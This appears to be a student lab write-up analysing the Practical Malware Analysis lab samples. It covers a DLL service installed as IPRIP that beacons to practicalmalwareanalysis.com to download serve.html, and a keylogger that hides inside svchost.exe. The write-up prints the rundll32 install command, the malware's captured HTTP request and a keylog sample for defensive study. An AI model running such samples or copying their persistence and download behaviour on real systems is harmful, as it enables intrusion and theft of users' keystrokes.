First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities. Speculation into these might suggest there will likely be some networking going on, as well as some file, directory and registry manipulation. Functions included as part of `ADVAPI32.dll` suggests the malware may need to be run as a service, which is backed up by **Lab03-02.dll**'s exports (Figure 1.1)

| IMPORT VIEWER |              |           |       |                             |
|---------------|--------------|-----------|-------|-----------------------------|
| RVA           | Name         | RVA       | Hint  | Name                        |
| 100055C2h     | KERNEL32.dll | 10005000h | 0047h | OpenServiceA                |
| 100056B0h     | ADVAPI32.dll | 10005004h | 0078h | DeleteService               |
| 100056CCh     | WS2_32.dll   | 10005008h | 0072h | RegOpenKeyExA               |
| 10005760h     | WININET.dll  | 1000500Ch | 007Bh | RegQueryValueExA            |
| 10005886h     | MSVCRT.dll   | 10005010h | 005Bh | RegCloseKey                 |
|               |              | 10005014h | 0045h | OpenSCManagerA              |
|               |              | 10005018h | 004Ch | CreateServiceA              |
|               |              | 1000501Ch | 0034h | CloseServiceHandle          |
|               |              | 10005020h | 005Eh | RegCreateKeyA               |
|               |              | 10005024h | 0086h | RegSetValueExA              |
|               |              | 10005028h | 008Eh | RegisterServiceCtrlHandlerA |
|               |              | 1000502Ch | 00AEh | SetServiceStatus            |

| EXPORT VIEWER |     |                  |
|---------------|-----|------------------|
| Entry Point   | Ord | Name             |
| 10004706h     | 1   | Install          |
| 10003196h     | 2   | ServiceMain      |
| 10004B18h     | 3   | UninstallService |
| 10004B08h     | 4   | installA         |
| 10004C28h     | 5   | uninstallA       |

Figure 1.1 — Lab03–02.dll’s Imports and Exports showing likely service capabilities

Running [strings](#) also gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that may be useful host/network-based indicators. These include some very distinctive strings, potential registry locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

|                                                                                                                                            | Strings                                                                    | Base64 Encoded Strings | Base64 DECODED strings |
|--------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------|------------------------|------------------------|
| practicalmalwareanalysis.com                                                                                                               | %SystemRoot%\System32\svchost.exe -k netsvcs;                              | Y29ubmVjdA==           | connect                |
| serve.html                                                                                                                                 | OpenSCManager()                                                            | dW5zdXBvb3I0           | unsupport              |
| Windows XP 6.11                                                                                                                            | You specify service name not in Svchost/netsvcs, must be one of following: | c2xIZXA=               | sleep                  |
| cmd.exe /c                                                                                                                                 | RegQueryValueEx(Svchost\netsvcs)                                           | Y21k                   | cmd                    |
| GetModuleFileName() get dll path                                                                                                           | netsvcs                                                                    | cXVpdA==               | quit                   |
| Intranet Network Awareness (INA+)                                                                                                          | RegOpenKeyEx(%s) KEY_QUERY_VALUE success;                                  |                        |                        |
| %SystemRoot%\System32\svchost.exe -k                                                                                                       | RegOpenKeyEx(%s) KEY_QUERY_VALUE error.                                    |                        |                        |
| SYSTEM\CurrentControlSet\Services\                                                                                                         | SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost                       |                        |                        |
| CreateService(%s) error %d                                                                                                                 | IPRIP                                                                      |                        |                        |
| Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes. |                                                                            |                        |                        |

Figure 1.2 — Lab03–02.dll’s strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing [procmon](#), taking a [registry snapshot](#), and setting up the network.

ii- To install the malware, pass one of `Install` or `installA` (found from the exports) into `rundll32`.

Executing `C:\rundll32.exe Lab03-02.dll`, `install` doesn’t give any immediate feedback on the command line, within [process explorer](#), or [Wireshark/iNetSim](#), however taking a 2nd [registry snapshot](#) and comparing the two, it’s clear that keys and values have been added — many of these matching up with what we found from [strings](#) (Figure 2.1)

```

keys added: 8
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\control
HKLM\SYSTEM\ControlSet001\services\IPRIP
HKLM\SYSTEM\ControlSet001\services\IPRIP\parameters
HKLM\SYSTEM\ControlSet001\services\IPRIP\security
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROCEXP152\0000\control
HKLM\SYSTEM\CurrentControlSet\services\IPRIP
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\parameters
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\security

values added: 22
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\ControlSet001\services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\ControlSet001\services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\services\IPRIP>Description: "Depends INA+, collects and stores network configuration and location information, and notifies HKLM\SYSTEM\ControlSet001\services\IPRIP\DependOnService: 52 00 70 00 63 00 53 00 73 00 00 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\services\IPRIP\Parameters\ServiceID: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Security\Priority: 01 00 14 80 90 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1C 00 01 00 00 00 02 81
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\DependOnService: 52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\ErrorControl: 0x00000002
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP>Description: "Depends INA+, collects and stores network configuration and location information, and notifies HKLM\SYSTEM\CurrentControlSet\services\IPRIP\DependOnService: 52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Parameters\ServiceID: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Security\Priority: 01 00 14 80 90 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1C 00 01 00 00 00 00 00

```

Figure 2.1 — Registry keys and values added as a result of installing **Lab03-02.dll**

We can see within the [regshot](#) comparison that something called **IPRIP** has been added as a service, with some of the more identifiable strings as **\DisplayName** or **\Description**. The image path has also been set to **%SystemRoot%\System32\svchost.exe -k netsvcs** which shows the malware is likely to be launched within **svchost.exe** with network services as an argument.

iii- Since we have installed **lab03-02.dll** as a service, we can now run this and we see the same **\DisplayName + update** found from the added reg values (Figure 3.1).

```
C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.
```

Figure 3.1 — Starting the IPRIP service

Checking out [ProcessExplorer](#) to see what's happened, we can search for the **Lab03-02.dll** which will point us to the **svchost.exe** instance that was created.

M.Sc. IT. SEM 2

## Malware Analysis




Figure 3.2 – Process Explorer showing **svchost.exe** launched with **Lab03-02.dll**

We can identify various indicators which attribute **Lab03-02.dll** to this instance of **svchost.exe** thorough the inclusion of the .dll, the service display name “*Intranet Network Awareness (INA+)*”, and the command line argument matching what has been found in strings. This helps us to confirm that **Lab03-02.dll** has been loaded — note the *process ID*, 1148. We’ll need this to see what’s going on in [ProcMon](#)!

iv- Checking out [ProcMon](#), filtered on *PID 1148*, we see a whole load of registry `RegOpenKey` and `ReadFile`, however, seems mostly **svchost.exe** related and nothing jumps out as malicious.

v- Turing our attention to look for network-based indicators, we have traffic captured within [Wireshark](#), as well as logged within [iNetSim](#). To give us an idea of what to look for, we can check out the [iNetSim](#) logs first (Figure5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to `practicalmalwareanalysis.com` (which we previously saw similar with **Lab03–01.exe**), as well as a HTTP GET request to <http://practicalmalwareanalysis.com/serve.html> which attempts to download a file. Fortunately, as we had [iNetSim](#) set up to respond, it provides a dummy file to complete the request — `/var/lib/inetsim/http/fakefiles/sample.html`. If we didn't have this, we might have downloaded something real nasty.


```

2020-07-06 13:52:43 DNS connection, type: A, class: IN, requested name: practicalmalwareanalysis.co
m
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://192.168.89.128/wpad.dat, file name: n
one
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://practicalmalwareanalysis.com/serve.ht
ml, file name: /var/lib/inetsim/http/fakefiles/sample.html

```

Figure 5.1 — iNetSim logs of **Lab03–02.dll**'s DNS and HTTP request

We're able to look at these within [Wireshark](#) and inspect the packets in more detail. Filtering on DNS, we're able to see the DNS request to [practicalmalwareanalysis.com](http://practicalmalwareanalysis.com) (Figure 5.2). Finding the conversation between the host and [iNetSim](#) and following the TCP stream, we're able to see the content within the HTTP GET request to <http://practicalmalwareanalysis.com/serve.html> (Figure 5.2). This also shows [iNetSim](#)'s dummy content replacing `serve.html`.



```

GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.11
Host: practicalmalwareanalysis.com

HTTP/1.1 200 OK
Connection: Close
Date: Mon, 06 Jul 2020 13:52:43 GMT
Content-Length: 258
Server: INetSim HTTP Server
Content-Type: text/html

<html>
 <head>
 <title>INetSim default HTML page</title>
 </head>
 <body>
 <p></p>
 <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
 <p> <p align="center">This file is an HTML document.</p>
 </body>
</html>

```

Figure 5.2 — [Wireshark](#) traffic for **Lab03–02.dll** DNS (left) and HTTP (right)

```

C:\Documents and Settings\Administrator>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.11
Host: practicalmalwareanalysis.com

```

Figure 5.3 — [Netcat](#) receiving HTTP GET header

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using [ApateDNS](#) to redirect to loopback were we have a [Netcat](#) listener on port 80 (Figure 5.3). Here, we see the same HTTP GET header as we did within [Wireshark](#).

Referring back to the `strings` output, “*practicalmalwareanalysis.com*”, “*serve.html*”, and “*Windows XP 6.11*” are also evident within the network analysis and can be used as signatures for the malware.

To recap on the main host/network-based indicators we see:

- `IPRIP` installed as a service, including strings such as “*Intranet Network Awareness (INA+)*”
- Network activity to “*practicalmalwareanalysis.com/serve.html*” as well as the User-Agent `%ComputerName% Windows XP 6.11`.

#### **g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment**

i- After prepping for dynamic analysis, launch **Lab03–03.exe** and you may notice it appear briefly within [Process Explorer](#) with a child process of `svchost.exe`. After a moment however, it disappears leaving `svchost.exe` orphaned (Figure 1.1).

| Process                 | CPU    | Private Bytes | Working Set | PID  | Description                      | Company Name                   |
|-------------------------|--------|---------------|-------------|------|----------------------------------|--------------------------------|
| System Idle Process     | 99.80  | 0 K           | 28 K        | 0    |                                  |                                |
| System                  |        | 0 K           | 244 K       | 4    |                                  |                                |
| Interrupts              | < 0.01 | 0 K           | 0 K         |      | n/a Hardware Interrupts and DPCs |                                |
| smss.exe                |        | 168 K         | 388 K       | 580  | Windows NT Session Mana...       | Microsoft Corporation          |
| csrss.exe               |        | 1,828 K       | 4,932 K     | 632  | Client Server Runtime Process    | Microsoft Corporation          |
| winlogon.exe            |        | 7,480 K       | 4,892 K     | 712  | Windows NT Logon Applicat...     | Microsoft Corporation          |
| explorer.exe            |        | 19,432 K      | 13,252 K    | 1748 | Windows Explorer                 | Microsoft Corporation          |
| vmtoolsd.exe            |        | 14,736 K      | 19,020 K    | 1948 | VMware Tools Core Service        | VMware, Inc.                   |
| notepad.exe             |        | 888 K         | 384 K       | 2620 | Notepad                          | Microsoft Corporation          |
| cmd.exe                 |        | 1,948 K       | 2,556 K     | 2248 | Windows Command Processor        | Microsoft Corporation          |
| Procmon.exe             |        | 67,600 K      | 8,192 K     | 460  | Process Monitor                  | Sysinternals - www.sysinter... |
| Regshot-x86-Unicode.exe |        | 48,720 K      | 51,432 K    | 3496 | Regshot 1.9.0 x86 Unicode        | Regshot Team                   |
| Wireshark.exe           | 0.20   | 95,416 K      | 6,244 K     | 1536 | Wireshark                        | The Wireshark developer...     |
| procesp.exe             |        | 37,912 K      | 42,944 K    | 688  | Sysinternals Process Explorer    | Sysinternals - www.sysinter... |
| svchost.exe             |        | 864 K         | 2,252 K     | 4080 | Generic Host Process for Wi...   | Microsoft Corporation          |

Figure 1.1 — Orphaned svchost.exe

An orphaned process is one with no parent listed in the process tree. `svchost.exe` typically has a parent process of `services.exe`, but this one being orphaned is unusual and suspicious.

Investigating this instance of `svchost.exe`, we see it has a Parent: `Lab03-03.exe (904)`, confirming it's come from executing **Lab03-03.exe**. Exploring the properties further, we don't see much anomalous until we get to the strings.

ii- Utilizing strings within [Process Explorer](#) is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.




Figure 2.1 — Comparing strings in memory from process explorer and from running strings on **Lab03-03.exe**

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from strings during quick static analysis.


The strings on image appear pretty consistent with other instances of `svchost.exe` however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — `practicalmalware.log` and a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.

iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect `svchost.exe` (PID, 3936) within Process Monitor, and we see a whole load of file manipulation for `practicalmalwareanalysis.log` (Figure 3.1).

|           |             |      |                   |                                       |                                                                                                                                                               |
|-----------|-------------|------|-------------------|---------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5.47.3... | svchost.exe | 3936 | WriteFile         | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 344, EndOfFile: 342, NumberOfLinks: 1, DeletePendingOffset: 342, Length: 1  |
| 5.47.3... | svchost.exe | 3936 | CreateFile        | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 344, EndOfFile: 343, NumberOfLinks: 1, DeletePendingOffset: 343, Length: 12 |
| 5.47.3... | svchost.exe | 3936 | QueryStandardI... | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 344, EndOfFile: 343, NumberOfLinks: 1, DeletePendingOffset: 343, Length: 12 |
| 5.47.3... | svchost.exe | 3936 | WriteFile         | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 345, EndOfFile: 352, NumberOfLinks: 1, DeletePendingOffset: 352, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | WriteFile         | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | CloseFile         | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | CreateFile        | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | QueryStandardI... | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | CloseFile         | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |
| 5.47.5... | svchost.exe | 3936 | CreateFile        | C:\Documents and Settings\A.. SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Open AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePendingOffset: 355, Length: 52 |

Figure 3.1 — Process Monitor file manipulation from malicious svchost.exe

iv- Opening `practicalmalwareanalysis.log`, we find that the file captures inputted strings and distinctive keyboard commands as seen within the memory strings from [Process Explorer](#) (Figure 4.1). This confirms that **Lab03–03.exe** a keylogger using process replacement on svchost.exe.



```
[window: 3_2 - Notepad]
s
[window: Process Monitor Filter]
3936
[window: Analysis]
test@ [ENTER]
[window: test - Notepad]
this is a test to see if we are getting key logged@ [ENTER]pBACKSPACE my password is supersecretpassword12311@ [ENTER]@ [ENTER]goodbye@ [ENTER]s
[window: Program Manager]
s
[window: Process Monitor - Sysinternals: www.sysinternals.com]
ss,
[window: svchost.exe:3936 Properties]
```

Figure 4.1 — Evidence of **Lab03–03.exe** keylogging

#### h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

##### i-What happens when you run this file?

When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

##### ii- What is causing the roadblock in dynamic analysis?

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observe the file via dynamic analysis.

##### iii- Are there other ways to run this program?

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

**a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware**

[IDA Pro](#), an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

### i. What is the address of DllMain?

The address off DllMain is `0x1000D02E`. This can be found within the graph mode, or within the Functions window (figure 2).

